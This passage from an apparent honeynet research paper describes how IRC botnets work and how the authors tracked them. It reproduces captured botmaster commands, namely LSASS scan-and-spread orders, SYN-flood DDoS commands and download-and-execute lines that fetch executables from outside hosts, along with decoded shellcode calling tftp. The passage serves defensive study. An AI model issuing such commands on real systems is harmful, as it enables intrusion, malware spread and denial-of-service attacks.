Q8bot is a very small bot, consisting of only 926 lines of C-code. And it has one additional noteworthiness: It's written for Unix/Linux systems. It implements all common features of a bot: Dynamic updating via HTTP-downloads, various DDoS-attacks (e.g. SYN-flood and UDP-flood), execution of arbitrary commands, and many more. In the version we have captured, spreaders are missing. But presumably versions of this bot exist which also include spreaders.

- **kaiten**

This bot lacks a spreader too, and is also written for Unix/Linux systems. The weak user authentication makes it very easy to hijack a botnet running with kaiten. The bot itself consists of just one file. Thus it is very easy to fetch the source code using wget, and compile it on a vulnerable box using a script. Kaiten offers an easy remote shell, so checking for further vulnerabilities to gain privileged access can be done via IRC.

- **Perl-based bots**

There are many different version of very simple based on the programming language [Perl](#). These bots are very small and contain in most cases only a few hundred lines of code. They offer only a rudimentary set of commands (most often DDoS-attacks) and are used on Unix-based systems.

What Bots Do and How They Work

After having introduced different types of bots, we now want to take a closer look at what these bots normally do and how they work. This section will in detail explain how bots spread and how they are controlled by their masters.

After successful exploitation, a bot uses Trivial File Transfer Protocol ([TFTP](#)), File Transfer Protocol ([FTP](#)), HyperText Transfer Protocol ([HTTP](#)), or CSend (an IRC extension to send files to other users, comparable to [DCC](#)) to transfer itself to the compromised host. The binary is

started, and tries to connect to the hard-coded master IRC server. Often a dynamic DNS name is provided (for example one from www.dyndns.org) rather than a hard coded IP address, so the bot can be easily relocated. Some bots even remove themselves if the given master server is localhost or in a private subnet, since this indicates an unusual situations. Using a special crafted nickname like USA|743634 or [UrX]-98439854 the bot tries to join the master's channel, sometimes using a password to keep strangers out of the channel. A typical communication that can be observed after a successful infection looks like:

```
<- :irc1.XXXXXX.XXX NOTICE AUTH :*** Looking up your hostname...
<- :irc1.XXXXXX.XXX NOTICE AUTH :*** Found your hostname
-> PASS secretserverpass
-> NICK [urX]-700159
-> USER mltfvfvt 0 0 :mltfvft
<- :irc1.XXXXXX.XXX NOTICE [urX]-700159 :*** If you are having problems
connecting due to ping timeouts, please type /quote pong ED322722 or /raw
pong ED322722 now.
<- PING :ED322722
-> PONG :ED322722
<- :irc1.XXXXXX.XXX 001 [urX]-700159 :Welcome to the irc1.XXXXXX.XXX IRC
Network [urX]-700159!mltfvft@nicetry
<- :irc1.XXXXXX.XXX 002 [urX]-700159 :Your host is irc1.XXXXXX.XXX, running
version Unreal3.2-beta19
<- :irc1.XXXXXX.XXX 003 [urX]-700159 :This server was created Sun Feb  8
18:58:31 2004
<- :irc1.XXXXXX.XXX 004 [urX]-700159 irc1.XXXXXX.XXX Unreal3.2-beta19
iowghraAsORTVSxNCWqBzvdHtGp lvhopsmtikrRcaqOALQbSeKVfMGcuzN
```

Afterwards, the server accepts the bot as a client and sends him **RPL_ISUPPORT**, **RPL_MOTDSTART**, **RPL_MOTD**, **RPL_ENDOFMOTD** or **ERR_NOMOTD**. Replies starting with RPL_ contain information for the client, for example RPL_ISUPPORT tells the client which features the server understands and RPL_MOTD indicates the Message Of The Day (MOTD). In contrast to this, ERR_NOMOTD is an error message if no MOTD is available. In the following listing, these replies are highlighted with colors:

```
<- :irc1.XXXXXX.XXX 005 [urX]-700159 MAP KNOCK SAFELIST HCN MAXCHANNELS=25 MAXBANS=60
NICKLEN=30 TOPICLEN=307 KICKLEN=307 MAXTARGETS=20 AWAYLEN=307 :are supported by this
server
<- :irc1.XXXXXX.XXX 005 [urX]-700159 WALLCHOPS WATCH=128 SILENCE=5 MODES=12
CHANTYPES=# PREFIX=(qaohv)~&%+ CHANMODES=be,kfL,l,psmntirRcOAQKVGcuzNSM
NETWORK=irc1.XXXXXX.XXX CASEMAPPING=ascii :are supported by this server
<- :irc1.XXXXXX.XXX 375 [urX]-700159 :- irc1.XXXXXX.XXX Message of the Day -
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- 20/12/2004 7:45
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- .
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - +
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - +
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - .
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - .^'---"~---"-.
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - /'---"~---"-.
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - )
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - + {_.---._ / ~
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - / / . Y
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - / \_j
+
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - Y ( --l__"-
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - |
```



```

<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - | (____
. | .)~-._/
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - . .
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - 1 (____)
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - . \ "1
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - + \ -
\ ^
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - . ^ "_.
-Row
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - "-. _ ~-
.____/
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - . "----.____.^
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - .
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- - ->Moon<-
<- :irc1.XXXXXX.XXX 376 [urX]-700159 :End of /MOTD command.
<- :[urX]-700159 MODE [urX]-700159 :+i

```

On RPL_ENDOFMOTD or ERR_NOMOTD, the bot will try to join his master's channel with the provided password:

```

-> JOIN #foobar channelpassword
-> MODE [urX]-700159 +x

```

The bot receives the **topic of the channel** and interprets it as a command:

```

<- :irc1.XXXXXX.XXX 332 [urX]-700159 #foobar :.advscan lsass 200 5 0 -r -s
<- :[urX]-700159!mltfvt@nicetry JOIN :#foobar
<- :irc1.XXXXXX.XXX MODE #foobar +smntuk channelpassword

```

Most botnets use a topic command like

1. ".advscan lsass 200 5 0 -r -s"
2. ".http.update http://<server>/~mugenxu/rBot.exe
c:\msy32awds.exe 1"

The first topic tells the bot to spread further with the help of the [LSASS vulnerability](#). 200 concurrent threads should scan with a delay of 5 seconds for an unlimited time (parameter 0). The scans should be random (parameter -r) and silent (parameter -s), thus avoiding too much traffic due to status reports. In contrast to this, the second example of a possible topic instructs the bot to download a binary from the web and execute it (parameter 1). And if the topic does not contain any instructions for the bot, then it does nothing but idling in the channel, awaiting commands. That is fundamental for most current bots: They do not spread if they are not told to spread in their master's channel.

Upon successful exploitation the bot will message the owner about it, if it has been advised to do so.

```

-> PRIVMSG #foobar :[lsass]: Exploiting IP: 200.124.175.XXX
-> PRIVMSG #foobar :[TFTP]: File transfer started to IP: 200.124.175.XXX
(C:\WINDOWS\System32\NAV.exe).

```

Then the IRC server (also called IRC daemon, abbreviated IRCd) will provide the channels userlist. But most botnet owners have modified the IRCd to just send the channel operators to save traffic and disguise the number of bots in the channel.

```
<- :irc1.XXXXXX.XXX 353 [urX]-700159 @ #foobar :@JAH
<- :irc1.XXXXXX.XXX 366 [urX]-700159 #foobar :End of /NAMES list.
<- :irc1.XXXXXX.XXX NOTICE [urX]-700159 :BOTMOTD File not found
<- :[urX]-700159 MODE [urX]-700159 :+x
```

The controller of a botnet has to authenticate himself to take control over the bots. This authentication is done with the help of a [command prefix](#) and the **"auth" command**. The command prefix is used to login the master on the bots and afterwards he has to authenticate himself. For example,

```
.login leet0
.la plmp -s
```

are commands used on different bots to approve the controller. Again, the "-s" switch in the last example tells the bots to be silent when authenticating their master. Else they reply something like

```
[MAIN]: Password accepted.
[r[X]-Sh0[x]]: ..( Password Accettata ):. .
```

which can be a lot of traffic if you have 10,000 bots on your network. Once an attacker is authenticated, they can do whatever they want with the bots: Searching for sensitive information on all compromised machines and [DCC-sending](#) these files to another machine, DDoS-ing individuals or organizations, or enabling a keylogger and looking for [PayPal](#) or [eBay](#) account information. These are just a few possible commands, other options have been presented in the previous section. The IRC server that is used to connect all bots is in most cases a compromised box. This is probably because an attacker would not receive operator-rights on a normal chat network and thus has to set-up their own IRC server which offers more flexibility. Furthermore, we made some other interesting observations: Only beginners start a botnet on a normal IRCd. It is just too obvious you are doing something nasty if you got 1.200 clients named as rbot-<6-digits> reporting scanning results in a channel. Two different IRC servers software implementation are commonly used to run a botnet: Unreal IRCd and ConferenceRoom:

- Unreal IRCd (<http://www.unrealircd.com/>) is cross-platform and can thus be used to easily link machines running Windows and Linux. The IRC server software is stripped down and modified to fit the botnet owners needs. Common modifications we have noticed are stripping "JOIN", "PART" and "QUIT" messages on channels to avoid unnecessary traffic. In addition, the messages "LUSERS" (information about number of connected clients) and "RPL_ISUPPORT" are removed to hide identity and botnet size. We recently got a win32 binary only copy of a heavily modified Unreal IRCd that was stripped down and optimized. The filenames suggest that this modified IRCd is able to serve 80.000 bots:
 - cac8629c7139b484e4a19a53caaa6be0 UNREAL.3.2-m0dded-LyR.rar
 - 9dbaf01b5305f08bd8c22c67e4b4f729 Unreal-80k[MAX]users.rar

- `de4c1fbc4975b61eb0db78d1fba84f unreal-modded-80k-users-1.rar`

As we don't run a 80,000 user botnet and lack 80,000 developers in our group we are not able to verify that information. But probably such huge botnets are used by cyber criminals for "professional" attacks. These kind of networks can cause severe damage since they offer a lot of bandwidth and many targets for identity theft.

- ConferenceRoom (<http://www.webmaster.com/>) is a commercial IRCd solution, but people who run botnets typically use a cracked version. ConferenceRoom offers the possibility of several thousand simultaneous connections, with nickname and channel registration, buddy lists and server to server linking.
- Surprisingly we already found a Microsoft Chat Server as botnet host, and it seemed to run stable.

Since the people who run botnets often share the same motives (DDoS attacks or other crimes) every bot family has its own set of commands to implement the same goals. Agobot is really nice here: Just grep the source for `RegisterCommand` and get the whole command-list with a complete description of all features. Due to the lack of clean design, the whole SDBot family is harder to analyze. Often the command set is changed in various forks of the same bot and thus an automated analysis of the implemented commands is nearly impossible.

If you are interested in learning more about the different bot commands, we have a more detailed overview of command analysis in [botnet commands](#). In addition, if you are interested in learning more about source code of bots, you can find more detail in the separate page on [botnet source code](#).

How to Track Botnets


In this section we introduce our methodology to track and observe botnets with the help of honeypots. Tracking botnets is clearly a multi-step operation: First one needs to gather some data about an existing botnets. This can for example be obtained via an analysis of captured malware. Afterwards one can hook a client in the networks and gather further information. In the first part of this section we thus want to introduce our techniques to retrieve the necessary information with the help of honeypots. And thereafter we present our approach in observing botnets.

Getting information with the help of honeynets

As stated before, we need some sensitive information from each botnet that enables us to place a fake bot into a botnet. The needed information include:

- DNS/IP-address of IRC server and port number
- (optional) password to connect to IRC-server
- Nickname of bot and ident structure
- Channel to join and (optional) channel-password.

Using a [GenII Honeynet](#) containing some Windows honeypots and [snort_inline](#) enables us to collect this information. We deployed a typical GenII Honeynet with some small modifications as depicted in the next figure:



The Windows honeypot is an unpatched version of Windows 2000 or Windows XP. This system is thus very vulnerable to attacks and normally it takes only a couple of minutes before it is successfully compromised. It is located within a dial-in network of a German ISP. On average, the expected lifespan of the honeypot is less than ten minutes. After this small amount of time, the honeypot is often successfully exploited by automated malware. The shortest compromise time was only a few seconds: Once we plugged the network cable in, an SDBot compromised the machine via an exploit against TCP port 135 and installed itself on the machine.

As explained in the previous section, a bot tries to connect to an IRC server to obtain further commands once it successfully attacks one of the honeypots. This is where the Honeywall comes into play: Due to the Data Control facilities installed on the Honeywall, it is possible to control the outgoing traffic. We use `snort_inline` for Data Control and replace all outgoing suspicious connections. A connection is suspicious if it contains typical IRC messages like " 332 ", " TOPIC ", " PRIVMSG " or " NOTICE ". Thus we are able to inhibit the bot from accepting valid commands from the master channel. It can therefore cause no harm to others - we have caught a bot inside our Honeynet. As a side effect, we can also derive all necessary sensitive information for a botnet from the data we have obtained up to that point in time: The Data Capture capability of the Honeywall allows us to determine the DNS/IP-address the bot wants to connect to and also the corresponding port number. In addition, we can derive from the Data Capture logs the nickname and ident information. Also, the server's password, channel name as well as the channel password can be obtained this way. So we have collected all necessary information and the honeypot can catch further malware. Since we do not care about the captured malware for now, we rebuild the honeypots every 24 hours so that we have "clean" systems every day. The German Honeynet Project is also working on another project - to capture the incoming malware and analyzing the payload - but more on this in a later section.

Observing Botnets

Now the second step in tracking botnets takes place, we want to re-connect into the botnet. Since we have all the necessary data, this is not very hard. In a first approach, you can just setup an [irssi](#) (console based IRC client) or some other IRC client and try to connect to the network. If the network is relatively small (less than 50 clients), there is a chance that your client will be identified since it does not answer to valid commands. In this case, the operators of the botnets tend to either ban and/or DDoS the suspicious client. To avoid detection, you can try to hide yourself. Disabling all auto response triggering commands in your client helps a bit: If your client replies to a "CTCP VERSION" message with "irssi 0.89 running on openbsd i368" then the attacker who requested the [Client-To-Client Protocol \(CTCP\)](#) command will get suspicious. If you are not noticed by the operators of the botnets, you can enable logging of all commands and thus observe what is happening.

But there are many problems if you start with this approach: Some botnets use very hard stripped down IRCds which are not RFC compliant so that a normal IRC client can not connect to this network. A possible way to circumvent this situation is to find out what the operator has stripped out, and modify the source code of your favorite client to override it. Almost all current IRC clients lack well written code or have some other disadvantages. So probably you end up writing your own IRC client to track botnets. Welcome to the club - ours is called *drone*. There are some pitfalls that you should consider when you write your own IRC client. Here are some features that we found useful in our dedicated botnet tracking IRC client:

- [SOCKS v4](#) Support
- Multi-server Support: If you don't want to start an instance of your software for each botnet you found, this is a very useful feature.
- No Threading: Threaded software defines hard to debugging Software.
- Non-blocking connecting and DNS resolve
- poll(): Wait for some event on a file descriptor using non blocking I/O we needed an multiplexer, select() could have done the job, too
- [libadns](#): This is a asynchronous DNS resolving library. Looking up hostnames does not block your code even if the lookup takes some time. Necessary if one decides not to use threads.
- Written in C++ since OOP offers many advantages writing a Multi-server client
- Modular interface so you can un/load (C++) modules at runtime
- [libcurl](#): This is a command line tool for transferring files with URL syntax, supporting many different protocols. libcurl is a library offering the same features as the command line tool.
- [Perl Compatible Regular Expressions \(PCRE\)](#): The PCRE library is a set of functions that implement regular expression pattern matching using the same syntax and semantics as Perl 5. PCRE enable our client to guess the meaning of command and interact in some cases in a "native" way.
- Excessive debug-logging interface so that it is possible to get information about RFC non-compliance issues very fast and fix them in the client (side note: One day logging 50 botnets can give more than 500 MB of debug information).

Drone is capable of using SOCKS v4 proxies so we do not run into problems if its presence is noticed by an attacker in a botnet. The SOCKS v4 proxies are on dial-in accounts in different networks so that we can easily change the IP addresses. *Drone* itself runs on a independent machine we maintain ourselves. We want to thank all the people contributing to our project by donating shells and/or proxies. Some Anti-virus vendors publish data about botnets. While useful, this information may at times not be enough to effectively track botnets, as we demonstrate in [Botnet Vendors](#).

Sometimes the owners of the botnet will issue some commands to instruct his bots. We present the more commonly used commands in the last section. Using our approach, we are able to monitor the issued commands and learn more about the motives of the attackers. To further enhance our methodology, we tried to write a PCRE-based emulation of a bot so that our dummy client could even correctly reply to a given command. But we soon minimized our design goals here because there is no standardization of botnet commands and the attackers tend to change their commands very often. In many cases, command-replies are even translated to their mother language.

When you monitor more than a couple of networks, begin to check if some of them are linked, and group them if possible. Link-checking is easy, just join a specific channel on all networks and see if you get more than one client there. It is surprising how many networks are linked. People tend to set up a DNS-name and channel for every bot version they check out. To learn more about the attacker, try putting the attacker's nickname into a [Google search](#) and often you will be surprised how much information you can find. Finally, check the server's [Regional Internet Registries \(RIR\)](#) entry ([RIPE NCC](#), [ARIN](#), [APNIC](#), and [LACNIC](#)) to even learn more about the attacker.

Lessons Learned

In this section we present some of the findings we obtained through our observation of botnets. Data is sanitized so that it does not allow one to draw any conclusions about specific attacks against a particular system, and protects the identity and privacy of those involved. Also, as the data for this paper was collected in Germany by the [German Honeynet Project](#), information about specific attacks and compromised systems was forwarded to DFN-CERT (Computer Emergency Response Team) based in Hamburg, Germany. We would like to start with some statistics about the botnets we have observed in the last few months:

- **Number of botnets**
We were able to track little more than **100 botnets** during the last four months. Some of them "died" (e.g. main IRC server down or inexperienced attacker) and at the moment we are tracking about 35 active botnets.
- **Number of hosts**
During these few months, we saw **226,585** unique IP addresses joining at least one of the channels we monitored. *Seeing an IP* means here that the IRCd was not modified to not send us an JOIN message for each joining client. If an IRCd is modified not to show joining clients in a channel, we don't see IPs here. Furthermore some IRCds obfuscate the joining clients IP address and obfuscated IP addresses do not count as seen, too. This

shows that the threat posed by botnets is probably worse than originally believed. Even if we are very optimistic and estimate that we track a significant percentage of all botnets and all of our tracked botnet IRC servers are not modified to hide JOINS or obfuscate the joining clients IPs, this would mean that more than one million hosts are compromised and can be controlled by malicious attackers. We know there are more botnet clients since the attackers sometimes use modified IRC servers that do not give us any information about joining users.

- **Typical size of Botnets**

Some botnets consist of only a few hundred bots. In contrast to this, we have also monitored several large botnets with **up to 50.000 hosts**. The actual size of such a large botnet is hard to estimate. Often the attackers use heavily modified IRC servers and the bots are spread across several IRC servers. We use link-checking between IRCds to detect connections between different botnets that form one large botnet. Thus we are able to approximate the actual size. Keep in mind, botnets with over several hundred thousands hosts have been reported in the past. If a botnet consists of more than 5 linked IRC servers, we simply say it is large even if we are not able to determine a numerical number as the IRCd software is stripped down. As a side note: We know about a home computer which got infected by 16 (sic!) different bots, so its hard to make an estimation about world bot population here.

- **Dimension of DDoS-attacks**

We are able to make an educated guess about the current dimension of DDoS-attacks caused by botnets. We can observe the commands issued by the controllers and thus see whenever the botnet is used for such attacks. From the beginning of November 2004 until the end of January 2005, we were able to observe **226 DDoS-attacks** against 99 unique targets. Often these attacks targeted dial-up lines, but there are also attacks against bigger websites. In order to point out the threat posed by such attacks, we present the [collected data about DDoS-attacks](#) on a separate page. "[Operation Cyberslam](#)" documents one commercial DDoS run against competitors in online selling.

A typical DDoS-attacks looks like the following examples: The controller enters the channel and issues the command (sometimes even stopping further spreading of the bots). After the bots have done their job, they report their status:

```
[###FOO###] <~nickname> .scanstop
[###FOO###] <~nickname> .ddos.syn 151.49.8.XXX 21 200
[###FOO###] <-[XP]-18330> [DDoS]: Flooding: (151.49.8.XXX:21) for 200
seconds
[...]
[###FOO###] <-[2K]-33820> [DDoS]: Done with flood (2573KB/sec).
[###FOO###] <-[XP]-86840> [DDoS]: Done with flood (351KB/sec).
[###FOO###] <-[XP]-62444> [DDoS]: Done with flood (1327KB/sec).
[###FOO###] <-[2K]-38291> [DDoS]: Done with flood (714KB/sec).
[...]
[###FOO###] <~nickname> .login 12345
[###FOO###] <~nickname> .ddos.syn 213.202.217.XXX 6667 200
[###FOO###] <-[XP]-18230> [DDoS]: Flooding: (213.202.217.XXX:6667) for
200 seconds.
[...]
[###FOO###] <-[XP]-18320> [DDoS]: Done with flood (0KB/sec).
```

```
[###FOO###] <-[2K]-33830> [DDoS]: Done with flood (2288KB/sec).
[###FOO###] <-[XP]-86870> [DDoS]: Done with flood (351KB/sec).
[###FOO###] <-[XP]-62644> [DDoS]: Done with flood (1341KB/sec).
[###FOO###] <-[2K]-34891> [DDoS]: Done with flood (709KB/sec).
[...]
```

Both attacks show typical targets of DDoS-attacks: FTP server on **port 21/TCP** or IRC server on **port 6667/TCP**.

- **Spreading of botnets**

".advscan lsass 150 5 0 -r -s" and other commands are the most frequent observed messages. Through this and similar commands, bots spread and search for vulnerable systems. Commonly, Windows systems are exploited and thus we see most traffic on typical Windows ports (e.g. for CIFS based file sharing). We have analyzed this in more detail and present these results on a page dedicated to [spreading of bots](#).

- **Harvesting of information**

Sometimes we can also observe the harvesting of information from all compromised machines. With the help of a command like ".getcdkeys" the operator of the botnet is able to request a list of CD-keys (e.g. for Windows or games) from all bots. This CD-keys can be sold to crackers or the attacker can use them for several other purposes since they are considered valuable information. These operations are seldom, though.

- **"Updates" within botnets**

We also observed updates of botnets quite frequently. Updating in this context means that the bots are instructed to download a piece of software from the Internet and then execute it. Examples of issued commands include:

- .download http://spamateur.freeweb/space.com/leetage/gamma.exe
c:\windows\config\gamma.exe 1
- .download http://www.spaztenbox.net/cash.exe c:\arsetup.exe 1 -s
- !down http://www.angelfire.com/linuks/kuteless/ant1.x
C:\WINDOWS\system32\drivers\disdn\anti.exe 1
- ! dload http://www.angelfire.com/linuks/kuteless/ant1.x
C:\firewallx.exe 1
- .http.update http://59.56.178.20/~mugenxur/rBot.exe c:\msy32awds.exe 1
- .http.update http://mlcr0s0ftw0rdguy.freесuperhost.com/jimbo.jpg
%temp%\vhurdx.exe -s

(**Note:** We sanitized the links so the code is not accidentally downloaded/executed)

As you can see, the attackers use diverse webspace providers and often obfuscate the downloaded binary. The parameter "1" in the command tells the bots to execute the binary once they have downloaded it. This way, the bots can be dynamically updated and be further enhanced. We also collect the malware that the bots download and further analyze it if possible. In total, we have collected 329 binaries. 201 of these files are malware as an analysis with "[Kaspersky](#) Anti-Virus On-Demand Scanner for Linux" shows:

```
28 Backdoor.Win32.Rbot.gen
27 Backdoor.Win32.SdBot.gen
22 Trojan-Dropper.Win32.Small.nm
15 Backdoor.Win32.Brabot.d
```

```

10 Backdoor.Win32.VB.uc
 8 Trojan.WinREG.LowZones.a
 6 Backdoor.Win32.Iroffer.b
 5 Trojan.Win32.LowZones.q
 5 Trojan-Downloader.Win32.Small.qd
 5 Backdoor.Win32.Agobot.gen
 4 Virus.Win32.Parite.b
 4 Trojan.Win32.LowZones.p
 4 Trojan.BAT.Zapchast
 4 Backdoor.Win32.Wootbot.gen
 4 Backdoor.Win32.ServU-based
 4 Backdoor.Win32.SdBot.lt
 3 Trojan.Win32.LowZones.d
 3 Trojan-Downloader.Win32.Agent.gd
 2 Virus.BAT.Boho.a
 2 VirTool.Win32.Delf.d
 2 Trojan-Downloader.Win32.Small.ads
 2 HackTool.Win32.Clearlog
 2 Backdoor.Win32.Wootbot.u
 2 Backdoor.Win32.Rbot.af
 2 Backdoor.Win32.Iroffer.1307
 2 Backdoor.Win32.Iroffer.1221
 2 Backdoor.Win32.HacDef.084
 1 Trojan.Win32.Rebooter.n
 1 Trojan.Win32.LowZones.ab
 1 Trojan.Win32.KillFiles.hb
 1 Trojan-Spy.Win32.Quakart.r
 1 Trojan-Proxy.Win32.Ranky.aw
 1 Trojan-Proxy.Win32.Agent.cl
 1 Trojan-Downloader.Win32.Zdown.101
 1 Trojan-Downloader.Win32.IstBar.gv
 1 Trojan-Downloader.Win32.IstBar.er
 1 Trojan-Downloader.Win32.Agent.dn
 1 Trojan-Clicker.Win32.Small.bw
 1 Trojan-Clicker.Win32.Agent.bi
 1 Net-Worm.Win32.DipNet.f
 1 HackTool.Win32.Xray.a
 1 HackTool.Win32.FxScanner
 1 Backdoor.Win32.Wootbot.ab
 1 Backdoor.Win32.Wisdoor.at
 1 Backdoor.Win32.Spyboter.gen
 1 Backdoor.Win32.Rbot.ic
 1 Backdoor.Win32.Rbot.fo
 1 Backdoor.Win32.Optix.b
 1 Backdoor.Win32.Agent.ds

```

Most of the other binary files are either [adware](#) (a program that displays banners while being run, or reports users habits or information to third parties), proxy servers (a computer process that relays a protocol between client and server computer systems) or [Browser Helper Objects](#).

An event that is not that unusual is that somebody steals a botnet from someone else. It can be somewhat humorous to observe several competing attackers. As mentioned before, bots are often "secured" by some sensitive information, e.g. channel name or server password. If one is able to

obtain all this information, he is able to update the bots within another botnet to another bot binary, thus stealing the bots from another botnet. For example, some time ago we could monitor when the controller of Botnet #12 stole bots from the seemingly abandoned Botnet #25.

We recently had a very unusual update run on one of our monitored botnets: Everything went fine, the botnet master authenticated successfully and issued the command to download and execute the new file. Our client *drone* downloaded the file and it got analyzed, we set up a client with the special crafted nickname, ident, and user info. But then our client could not connect to the IRC server to join the new channel. The first character of the nickname was invalid to use on that IRCd software. This way, the (somehow dumb) attacker just lost about 3,000 bots which hammer their server with connect tries forever.

Something which is interesting, but rarely seen, is botnet owners discussing issues in their bot channel. We observed several of those talks and learned more about their social life this way. We once observed a small shell hoster hosting a botnet on his own servers and DDoSing competitors. These people chose the same nicknames commanding the botnet as giving support for their shell accounts in another IRC network. Furthermore, some people who run botnets offer an excellent pool of information about themselves as they do not use free and anonymous webhosters to run updates on their botnets. These individuals demonstrate how even unskilled people can run and leverage a botnet.

Our observations showed that often botnets are run by young males with surprisingly limited programming skills. The scene forums are crowded of posts like "How can i compile *" and similar questions. These people often achieve a good spread of their bots, but their actions are more or less harmless. Nevertheless, we also observed some more advanced attackers: these persons join the control channel only seldom. They use only 1 character nicks, issue a command and leave afterwards. The updates of the bots they run are very professional. Probably these people use the botnets for commercial usage and "sell" the services. A low percentage use their botnets for financial gain. For example, by installing [Browser Helper Objects](#) for companies tracking/fooling websurfers or clicking pop-ups. A very small percentage of botnet runners seems highly skilled, they strip down their IRCd software to a non RFC compliant daemon, not even allowing standard IRC clients to connect.

Another possibility is to install special software to steal information. We had one very interesting case in which attackers stole [Diablo 2](#) items from the compromised computers and sold them on [eBay](#). Diablo 2 is a online game in which you can improve your character by collecting powerful items. The more seldom an item is, the higher is the price on [eBay](#). A search on [eBay for Diablo 2](#) shows that some of these items allow an attacker to make a nice profit. Some botnets are used to send spam: you can rent a botnet. The operators give you a [SOCKS v4](#) server list with the IP addresses of the hosts and the ports their proxy runs on. There are documented cases where botnets were sold to spammers as spam relays: "[Uncovered: Trojans as Spam Robots](#)". You can see an example of an attacker installing software (in this case rootkits) in a [captured example](#).

Further Research

An area of research we are leading to improve botnet tracking is in malware collection. Under the project name [mwcollect2](#) the German HoneyNet Project is developing a program to "collect" malware in an simple and automated fashion. The mwcollect2 daemon consists of multiple dynamically linked modules:

- **Vulnerability modules:** They open some common vulnerable ports (e.g. [135](#) or 2745) and simulate the vulnerabilities according to these ports.
- **Shellcode parsing modules:** These modules turn the shellcodes received by one of the vulnerability modules in generic URLs to be fetched by another kind of module.
- And finally, **Fetch modules** which simply download the files specified by an URL. These URLs do not necessarily have to be HTTP or FTP URLs, but can also be TFTP or other protocols.

Currently *mwcollect2* supports the simulation of different vulnerabilities. The following two examples show the software in action. In the first example, *mwcollect2* simulates a vulnerability on TCP port 135 and catches a piece of malware in an automated fashion:

```
mwc-tritium:      DCOM Shellcode starts at byte 0x0370 and is 0x01DC bytes
long.
mwc-tritium:      Detected generic XOR Decoder, key is 12h, code is e8h (e8h)
bytes long.
mwc-tritium:      Detected generic CreateProcess Shellcode: "tftp.exe -i
XXX.XXX.XXX.XXX get cdaccess6.exe"
mwc-tritium:      Pushed fetch request for
"tftp://XXX.XXX.XXX.XXX/cdaccess6.exe".
mwc-tritium:      Finished fetching cdaccess6.exe
```

And in the second example the software simulates a machine that can be exploited through the backdoor left by the [Bagle worm](#). Again, *mwcollect2* is able to successfully fetch the malware.

```
mwc-tritium:      Bagle connection from XXX.XXX.XXX.XXX:4802 (to :2745).
mwc-tritium:      Bagle session with invalid auth string:
43FFFFFFFF303030010A2891A12BE6602F328F60151A201A00
mwc-tritium:      Successful bagle session, fetch
"ftp://bla:bla@XXX.XXX.XXX.XXX:4847/bot.exe".
mwc-tritium:      Pushed fetch request for
"ftp://bla:bla@XXX.XXX.XXX.XXX:4847/bot.exe".
mwc-tritium:      Downloading of ftp://bla:bla@XXX.XXX.XXX.XXX:4847/bot.exe
(ftp://bla:bla@XXX.XXX.XXX.XXX:4847/bot.exe) successful.
```

The following listings shows the effectiveness of this approach:

7x	mwc-datasubm.1108825284.7ad37926 71de42be10d1bdff44d872696f900432	2005-02-19 16:01 CET
1x	mwc-datasubm.1108825525.4a12d190 e8b065b07a53af2c74732aldf1813fd4	2005-02-19 16:05 CET
1x	mwc-datasubm.1108825848.7091609b 48b80b4b6ad228a7ec1518566d96e11e	2005-02-19 16:10 CET
2x	mwc-datasubm.1108826117.20bf1135 c95eb75f93c89695ea160831f70b2a4f	2005-02-19 16:15 CET

78x	mwc-datasubm.1108826639.4a2da0bb42cbaae8306d7bfe9bb809a5123265b9	2005-02-19 16:23 CET
19x	mwc-datasubm.1108826844.36d259ccb1db6bbdfda7e4e15a406323bea129ce	2005-02-19 16:27 CET
3x	mwc-datasubm.1108827274.77b0e14bfbd133e3d4ed8281e483d8079c583293	2005-02-19 16:34 CET
3x	mwc-datasubm.1108827430.3c0bb9c97711efd693d4219dd25ec97f0b498c1f	2005-02-19 16:37 CET
4x	mwc-datasubm.1108828105.6db0fb1923fde2e9ebe5cc55ecebdbd4b8415764	2005-02-19 16:48 CET
29x	mwc-datasubm.1108828205.11d603308982e98f4bde3fb507c17884f60dc086	2005-02-19 16:50 CET
